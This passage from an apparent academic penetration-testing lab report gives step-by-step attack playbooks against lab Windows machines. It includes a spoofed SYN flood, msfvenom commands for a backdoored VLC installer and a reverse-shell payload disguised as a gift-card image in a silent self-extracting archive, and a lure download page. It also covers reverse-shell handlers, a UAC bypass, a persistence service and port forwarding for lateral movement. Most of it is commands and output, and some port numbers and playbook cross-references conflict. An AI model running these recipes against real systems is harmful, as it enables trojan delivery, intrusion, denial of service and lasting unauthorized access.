


Fig. 193. The figure depicts that the critical file has been remotely deleted by the attacker machine

G. *Playbook 7: Creating a SYNFLOOD DOS attack on a victim windows 10 machine by spoofing the attacker's IP address.*

Step 1: Identify the list of open ports in the victim machine (**reconnaissance**). This can be done by performing a Nmap operation on the victim machine from the attacker machine. We see that ports 135, 139, 445, and 5357 are open. Nmap operations on the trusted zone machines have been illustrated in Appendix 2.

```
root@kali:~# nmap 192.168.10.21
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-13 13:09 MST
Nmap scan report for 192.168.10.21
Host is up (0.0010s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
MAC Address: 52:54:00:12:50:13 (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 18.51 seconds
```

Step 2: Start the Metasploit console in the attacker machine using the command *msfconsole*

Step 3: Now Metasploit is used to exploit the victim machine (**exploitation stage**). The main intention of this attack is to degrade the services of the victim machine by forcing them to use its resources doing other unwanted tasks. Open up the *synflood* auxiliary and set the RHOST and RPORT to the victim IP address and an open port on the victim. The SHOST (or spoofable host) is set as a different machine (or a different set of machines) in the topology (here: 192.168.20.11) making it difficult for the victim machine to identify the source of traffic (**defense evasion**). This can make the attack seem like a DDoS even when a DOS attack is going on.

```
msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.10.21
RHOSTS => 192.168.10.21
msf6 auxiliary(dos/tcp/synflood) > set RPORT 135
RPORT => 135
msf6 auxiliary(dos/tcp/synflood) > set SHOST 192.168.20.21
SHOST => 192.168.20.21
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

      Name      Current Setting  Required  Description
      ----      -
INTERFACE      no              no        The name of the interface
NUM             no              no        Number of SYNs to send (else
unlimited)
RHOSTS          192.168.10.21  yes       The target host(s), range CIDR
identif'
RPORT           135             yes       The target port
SHOST           192.168.20.21  no        The spoofable source address (else
ran)
SNAPLEN         65535           yes       The number of bytes to capture
SPORT           no              no        The source port (else randomizes)
TIMEOUT         500             yes       The number of seconds to wait for
new a
```

Step 4: Finally, the command 'exploit' is entered to initiate the exploitation. This will send multiple TCP SYN packets to the victim machine, in turn flooding the network interface and preventing it from doing key tasks which it is supposed to do (**impact**).

```
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 192.168.10.21

[*] SYN flooding 192.168.10.21:135...
```

Step5: Analyzing the wireshark/tcpdump packets clearly shows multiple TCP packets passing towards the victim machine, both from the attacker as well as the spoofed IP addresses. The packets are captured from Bridge BR1 connecting the trusted zone machines to router RT1.

```
br1# tcpdump -i vio0 |less
13:25:38.152763      192.168.10.21.epmap      >      192.168.20.21.22891:    S
3356340997:33563409
97(0) ack 506992606 win 65392 <mss 1460> (DF)
13:25:38.152883      192.168.20.21.44519      >      192.168.10.21.epmap:    R
1651174896:16511748
96(0) win 0 (DF)
13:25:38.153069      192.168.10.21.epmap      >      192.168.20.21.22342:    S
1517609667:15176096
67(0) ack 858210940 win 65392 <mss 1460> (DF)
13:25:38.153338      192.168.20.21.22891      >      192.168.10.21.epmap:    R
506992606:506992606
(0) win 0 (DF)
13:25:38.153417      192.168.10.21.epmap      >      192.168.20.21.63498:    S
554560995:554560995
(0) ack 1088528108 win 65392 <mss 1460> (DF)
13:25:38.153619      192.168.20.21.22342      >      192.168.10.21.epmap:    R
858210940:858210940
(0) win 0 (DF)
13:25:38.153778      192.168.10.21.epmap      >      192.168.20.21.21077:    S
262915543:262915543
(0) ack 3914904438 win 65392 <mss 1460> (DF)
13:25:38.153984      192.168.20.21.63498      >      192.168.10.21.epmap:    R
1088528108:10885281
08(0) win 0 (DF)
13:25:38.154127      192.168.10.21.epmap      >      192.168.20.21.23752:    S
3225626053:32256260
53(0) ack 1109200087 win 65392 <mss 1460> (DF)
13:25:38.154303      192.168.20.21.21077      >      192.168.10.21.epmap:    R
3914904438:39149044
38(0) win 0 (DF)
```

Step 6: The surge in traffic can also be seen when analyzing the resource usage of the victim machine. This is illustrated in Fig 194.




Fig. 194. The figure depicts that surge in traffic on the victim Windows 10 machine after a DoS attack is performed

H. *Playbook 8: Appending a malicious payload to a legitimate windows executable file (here; VLC player) to act as a trojan horse.*

Scenario: A malicious user from outside the organization hosted malicious files on a webserver and send phishing email to members in the organization. The file was crafted to act as a VLC media player installer by appending the payload to the installation file. A small percentage of people ran the malicious file from the webserver to get their systems compromised.

Step 1: Creation of a malicious file (**weaponization**) using msfvenom. An encoded Windows executable payload with triple iteration *shikata_ga_nai* encoding is designed which can create a backdoor to the attacker machine (with IP configuration 10.10.10.11:4444) It uses a VLC v3.0 32-bit installer executable as a template and the output file format has been set to 'exe'. This payload can be considered as an advance version of payload created in section A.

```
msfvenom -a x86 --platform windows -x vlc-3.0.0.win32.exe -k -p windows/meterpreter/reverse_tcp lhost=10.10.10.11 lport 4567 -e x86/shikata_ga_nai -i 3 -b "\x00" -f exe -o vlc-media-player-backdoored.exe
```

Step 2: The created payload is transferred to the victim (**delivery**). Multiple methods can be used to serve this purpose with the most common being phishing mail. Other methods include the use of a web server (user clicks on a link in a website to download and run the malicious file), remote desktop protocol, or the use of a USB/external hard drive. For transferring it via web server, the kali machine can be set as a web server (making use of the preinstalled Apache server) and the client machine can access the webserver to download and run the malicious file.

Step 3: Start the Metasploit console in the attacker machine using the command *msfconsole*

Step 4: Now Metasploit is used to exploit the victim machine (**exploitation**). A reverse TCP payload is created to set up a meterpreter connection using the exploit 'multi/handler'. LHOST is set to the attacker machine's IP address and LPORT is set to the port through which the reverse TCP connection will be established (as specified in the created malicious file). Finally, the command 'exploit' is entered to initiate the exploitation

```
msf5 > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.10.11
```

```
LHOST => 10.10.10.11
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit
```

Step 5: Once the exploit is executed in the client machine a reverse tcp meterpreter session is created from the victim to the attacker machine. Once the attack is completed and the victim is compromised, **post exploitation** methodologies can be deployed to achieve the action on objective.

```
[*] Started reverse TCP handler on 10.10.10.11:4444
[*] Sending stage (176195 bytes) to 192.168.10.21
[*] Meterpreter session 1 opened (10.10.10.11:4444 ->
192.168.10.21:50195) at 2020-01-24 18:01:14 -0500
meterpreter >
```

Step 6: Refer *Section M* for **post-exploitation** techniques that can be performed by the attacker on the windows 10 client machine.

- I. *Playbook 9: Creating a malicious reverse TCP payload by appending the executable into an image file. The user opens the downloaded image file (here: a gift coupon code) and the meterpreter session is created without any knowledge of the user. Closing the image will not terminate the connection [137].*

Scenario: A malicious user from outside the organization hosted malicious files on a webserver and send phishing email to members in the organization. The file was crafted to act as a gift card image file by appending the payload to the image file. As the payload runs as a different process, closing the image file still keeps the reverse connection open. A small percentage of people ran the malicious file from the webserver to get their systems compromised.

Step 1: Creation of a malicious file using msfvenom. An encoded Windows executable payload is designed which can create a backdoor to the attacker machine (with IP configuration 10.10.10.11:4444).

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.11 LPORT=4444
-e x86/shikata_ga_nai -f exe > /root/shikata.exe
```

Step 2: A user will ideally not click on the created executable file. Here, the executable is binded with a jpg image file which in-turn looks like an image file and makes it much more lucrative with respect to the probability of the attack success. In this example, we download a gift card image in jpg format as illustrated in Fig. 195.



Fig. 195. A sample gift card image downloaded from the internet that is used as a ‘clickbait’ in this playbook

Step 3: Additionally, the image is also converted to a ‘.ico’ file, which can be used to set it as the file thumbnail icon. This is done to make the link more trustable. Here, we have three files, an image file, the image file thumbnail, and the actual reverse TCP meterpreter backdoor (as illustrated in Fig. 196).




Fig. 196. Files used in the playbook; Gift card jpg file; Gift card icon file; reverse TCP payload (from left to right)

Step 4: Further, an archive is created with the image file and the backdoor executable. ‘Winrar’ has been used for the purposes of this play and the following settings must be set to appropriate values as depicted below:

General Tab

Archive Name: (Put any name). Here: Redeem your gift card.

Archive Format: RAR

Compression Method: Best

Dictionary Size: 256 MB

Archiving options: [Tick the checkbox] Create SFX archive

Setup Tab

Run after extraction: (Add both filenames). Here: Gift Card.jpg playone.exe

Text and icon

Load SFX option from the file: (browse and add the path to the image file that has been created in step 3. Here: ~/gift_card_icon.ico

Modes

Silent mode: Select ‘hide all’ radio button.

Update

Overwrite mode: Select ‘overwrite all files’ radio button.

Step 5: On saving the settings, a new file (here: Redeem your gift card) will be created in the same folder with the icon thumbnail set to the downloaded image as illustrated in Fig. 197. This file is the malicious payload that is created out of this playbook (**weaponization**).




Fig. 197. Payload created which looks like an image file, but contains a reverse TCP payload added to the file directory

Step 6: The created payload is transferred to the victim (**delivery**). Multiple methods can be used to serve this purpose with the most common being phishing mail. Other methods include the use of a web server (user clicks on a link in a website to download and run the malicious file), remote desktop protocol, or the use of a USB/external hard drive. Here a HTML page is created with simulates a webpage present in the internet which contains links to

download malicious software by means of clickbait. The HTML code for the webpage is depicted below and the HTML page output is illustrated in Fig. 198. The user clicks on the link to download the gift card.

```
<!DOCTYPE html>
<html>
<body>

<h1>Research Methods - Penetration Testing Lab - TZ - Created
Payloads</h1>
<h2>Social Engineering Attacks towards the trusted zone /Jerbin</h2>

<h3>Playbook1/JJK@192.168.10.21 from 10.10.10.11</h3>
<p><a href="playone.exe">Playbook1-clicktodownload</a></p>
<h3>Playbook2/metasploit meterpreter session/JJK@192.168.10.21 from
10.10.10.11</h3>
<p>Firefox exploit > use playbook 2 on a vulnerable machine, payload
automatically created by metasploit</p>
<h3>Playbook3/metasploit meterpreter session/JJK@192.168.10.21 from
10.10.10.11</h3>
<p><a href="wyqxnnl-part1.mkv">Playbook3 File1-clicktodownload</a></p>
<p><a href="wyqxnnl-part2.mkv">Playbook3 File2-clicktodownload</a></p>
<h3>Playbook4/Social Engineering Toolkit/JJK@192.168.10.21 from
192.168.10.90</h3>
<p>To be run from the trusted zone insider kali machine</p>
<h3>Playbook5/metasploit meterpreter session/JJK@192.168.10.25 from
10.10.10.11</h3>
<p><a href="androidpak.apk">Playbook5-clicktodownload</a></p>
<h3>Playbook6and7/metasploit/JJK@192.168.10.21 from 10.10.10.11</h3>
<a>Will not be run, unavailability of winxp build</a>
<h3>Playbook8/netcat session/JJK@192.168.10.21 from 10.10.10.11</h3>
<p><a href="trojan.exe">Playbook8-clicktodownload</a></p>
<h3>Playbook9/DOS attack/JJK@192.168.10.21 from 192.168.10.90</h3>
<p>To be run from the trusted zone insider kali machine</p>
<h3>Playbook10/JJK@192.168.10.21 from 10.10.10.11</h3>
<p><a href="vlcplayerx86.exe">Playbook10 - click here to update your VLC
player</a></p>

<h3>Playbook11/JJK@192.168.10.21 from 10.10.10.11</h3>
<p><a href="RedeemyourGiftCard.exe">Playbook14 - click here to download
your gift card</a></p>
<h3>Playbook12, 13 and 14/metasploit/JJK@192.168.10.21 from
10.10.10.11</h3>
<a>Refer Playbook description</a>
<h3>Playbook15/meterpreter/JJK@192.168.10.21 from 10.10.10.11</h3>
<a>Post exploitation playbook with subsection A-I</a>
</body>
</html>
```






Fig. 198. A webpage designed to mimic the end users behaviour with respect to a client side attack

Step 7: Start the Metasploit console in the attacker machine using the command *msfconsole*

Step 8: Now Metasploit is used to exploit the victim machine (**exploitation**). A reverse TCP payload is created to set up a meterpreter connection using the exploit 'multi/handler'. LHOST is set to the attacker machine's IP address

and LPORT is set to the port through which the reverse TCP connection will be established (as specified in the created malicious file). Finally, the command 'exploit' is entered to initiate the exploitation

```
msf5 > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.10.11
LHOST => 10.10.10.11
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit
```

Step 9: Once the exploit is executed in the client machine a reverse tcp meterpreter session is created from the victim to the attacker machine. Once the attack is completed and the victim is compromised, **post exploitation** methodologies can be deployed to achieve the action on objective.

```
[*] Started reverse TCP handler on 10.10.10.11:4444
[*] Sending stage (176195 bytes) to 192.168.10.21
[*] Meterpreter session 1 opened (10.10.10.11:4444 ->
192.168.10.21:51195) at 2021-02-24 18:12:34 -0500
```

Step 10: Refer *Section M* for **post-exploitation** techniques that can be performed by the attacker.

J. Playbook 10: Privilege Escalation (User Account Control Bypass): Using 'bypassuac_fodhelper' to escalate privileges to root/system when the direct escalation of privileges from meterpreter fails.

Step 1: Performs steps illustrated in playbook 1 or playbook 10 to receive non-admin access to the victim machine (**exploitation**).

Step 2: Enter 'getuid' command on the meterpreter shell to identify the current user.

```
meterpreter > getuid
Server username: DESKTOP-O763JT3\jverbin123
```

Step 3: Meterpreter has its own command 'getsystem' to escalate privileges. Here, Metasploit uses one of the following methods to escalate privileges.

- Named Pipe Impersonation (In Memory/Admin): A cmd.exe under the local system is created, connects to meterpreter named pipe, and impersonate local system privileges [138].
- Named Pipe Impersonation (Dropper/Admin): Works like memory impersonation but creates a DLL file to run 'rundll32.exe' instead of using 'cmd.exe' [138].
- Token Duplication (In Memory/Admin): The system assumes to have 'SeDebugPrivilege' (can be achieved by running 'priv' extension). Token duplication runs services to find 'SYSTEM' and uses reflective DLL injection to run the 'elevator.dll' [138]. The DLL gets the system token which is then applied to meterpreter.

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is
incorrect. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
```

Step 4: In some cases, this might not work, and additional tasks might have to be done to achieve this objective. Here, the current session is backgrounded and 'bypassuac_fodhelper' exploit is selected. This is a Windows UAC Protection Bypass that hijacks a special key in the Windows Registry and inserts a custom command that will get invoked when the Windows fodhelper.exe application is launched [139]. Session is set as the initial session where the exploit was performed, and user gained initial access. Run (or exploit) command initiates the exploit.

```
meterpreter >
```

```

Background session 1? [y/N]
msf5 exploit(multi/handler) > use
exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/bypassuac_fodhelper) > set session 1
session => 1
msf5 exploit(windows/local/bypassuac_fodhelper) > exploit

[*] Started reverse TCP handler on 10.10.10.11:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c
C:\Windows\System32\fodhelper.exe
[*] Sending stage (176195 bytes) to 192.168.10.21
[*] Meterpreter session 2 opened (10.10.10.11:4444 ->
192.168.10.21:49690) at 2021-03-20 14:24:33 -0500
[*] Cleaning up registry keys ...

```

Step 5: Navigate back to the session and use the ‘getsystem’ command to upgrade the privileges to system (**privilege escalation**). The ‘getuid’ command can be used to confirm that the user received root privileges.

```

meterpreter >
Background session 2? [y/N]
msf5 exploit(windows/local/bypassuac_fodhelper) > sessions -1
[*] Starting interaction with 2...

meterpreter > getuid
Server username: DESKTOP-0763JT3\jjerbin123
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In
Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

Step 6: Refer *Section M* for **post-exploitation** techniques that can be performed by the attacker.

- K. *Playbook 11: Persistence (Maintaining Access): Created a persistent payload that updates the windows 10 registry files. This payload enables the attacker to create a persistent meterpreter session even after a victim machine restart.*

Step 1: Performs steps illustrated in playbook 12 to receive system/admin access to the victim machine (**exploitation and privilege escalation**)

Step 2: Background the current session and select the persistent service module. This is used to install a persistent service in a windows-based OS by uploading a remote executable to the remote host. Note that admin access to the machine is required to perform this exploit.

```

meterpreter >
Background session 2? [y/N]
msf5 exploit(windows/local/bypassuac_fodhelper) > use
exploit/windows/local/persistence_service
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp

```

Step 3: Set the session value to the earlier session (created in playbook 12) and set the LPORT to the port through which the reverse TCP connection must be established. Use run/exploit to initiate the exploitation (**Persistence**).

```

msf5 exploit(windows/local/persistence_service) > set session 2
session => 2

```

```

msf5 exploit(windows/local/persistence_service) > set lport 5679
lport => 5679
msf5 exploit(windows/local/persistence_service) > exploit

[*] Started reverse TCP handler on 10.10.10.11:5679
[*] Running module against DESKTOP-O763JT3
[+] Meterpreter service exe written to
C:\Users\JERBIN~1\AppData\Local\Temp\XTOAOLX.exe
[*] Creating service daqh
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/DESKTOP-
O763JT3_20210320.2744/DESKTOP-O763JT3_20210320.2744.rc
[*] Sending stage (176195 bytes) to 192.168.10.21
[*] Meterpreter session 3 opened (10.10.10.11:5679 ->
192.168.10.21:49710) at 2021-03-20 14:27:44 -0500

```

Step 4: Restart the windows machine to simulate a scenario where the victim had to shut down the machine after its operation and turns it on the next day. Run the *'multi/handler'* exploit in the victim machine. LHOST is set to the attacker machine's IP address and LPORT is set to the port through which the reverse TCP connection will be established (as specified Step 3). Finally, the command 'exploit' is entered to initiate the exploitation. A reverse TCP connection is established as the system autoruns the malicious file while windows boot up. The attacker is able to get system access to the victim machine even before the victim got its hand on its system GUI. The autorun task can be seen in the task manager and is mapped to its service (as illustrated in Fig 199).

```

msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.10.11
LHOST => 10.10.10.11
msf5 exploit(multi/handler) > set LPORT 5679
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.10.11:5679
[*] Sending stage (176195 bytes) to 192.168.10.21
[*] Meterpreter session 1 opened (10.10.10.11:5679 ->
192.168.10.21:49681) at 2021-03-21 14:22:55 -0500

```





Fig. 199. The autorun task starts as windows boots up as seen in the task manager (top) and services (bottom)

Step 5: Playbook 13A can be utilized to migrate the process from the above executable to a different one after which, stopping/killing the above process (by the victim) will still retain access to the machine. Refer *Section M* for **post-exploitation** techniques that can be performed by the attacker.

L. Playbook 12: Lateral Movement/Chain Attack to server machines using port forwarding

Scenario: Accessing the organization server machines from a compromised client machine using port forwarding. This depicts an attacker using Social Engineering to lure an employee working in the client machine and then uses the completed attack to move laterally across the network and access the organizational server machines.

Step 1: Performs steps illustrated in playbook 1,2,3 or 10 to gain initial access to the victim machine. Alternatively perform playbook 12 or 13 to receive system/admin access to the victim machine(**exploitation**).

Step 2: In this playbook the attacker is trying to make use of the victim (windows 10 client) machine to access a third victim (Metasploitable 2 server in the proxy zone) machine, which the attacker machine cannot directly access, but the windows 10 machine can.

Step 3: Perform Nmap on the Metasploitable 2 server machine with IP address 192.168.20.21 to identify any open ports. We see that port 23 (Telnet) is open, among a lost list of open ports.

Step 4: Once we get a meterpreter session in the windows 10 machine, we use the below set of port forwarding commands to add a port redirect to IP address 192.168.20.21 through telnet via a random unused port (here:3390) on the attacker machine (**Lateral Movement using remote services**).

```
meterpreter > portfwd add -l 3390 -p 23 -r 192.168.20.21
```


588	544	svchost.exe	x64	0		
632	452	fontdrvhost.exe	x64	0	Font Driver Host\UMFD-0	
C:\Windows\System32\fontdrvhost.exe						
656	520	fontdrvhost.exe	x64	1	Font Driver Host\UMFD-1	
C:\Windows\System32\fontdrvhost.exe						
676	544	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
C:\Windows\System32\svchost.exe						
760	544	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
C:\Windows\System32\svchost.exe						
848	520	dwm.exe	x64	1	Window Manager\DWM-1	
C:\Windows\System32\dwm.exe						
924	544	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
C:\Windows\System32\svchost.exe						
964	544	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
C:\Windows\System32\svchost.exe						
972	544	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
C:\Windows\System32\svchost.exe						
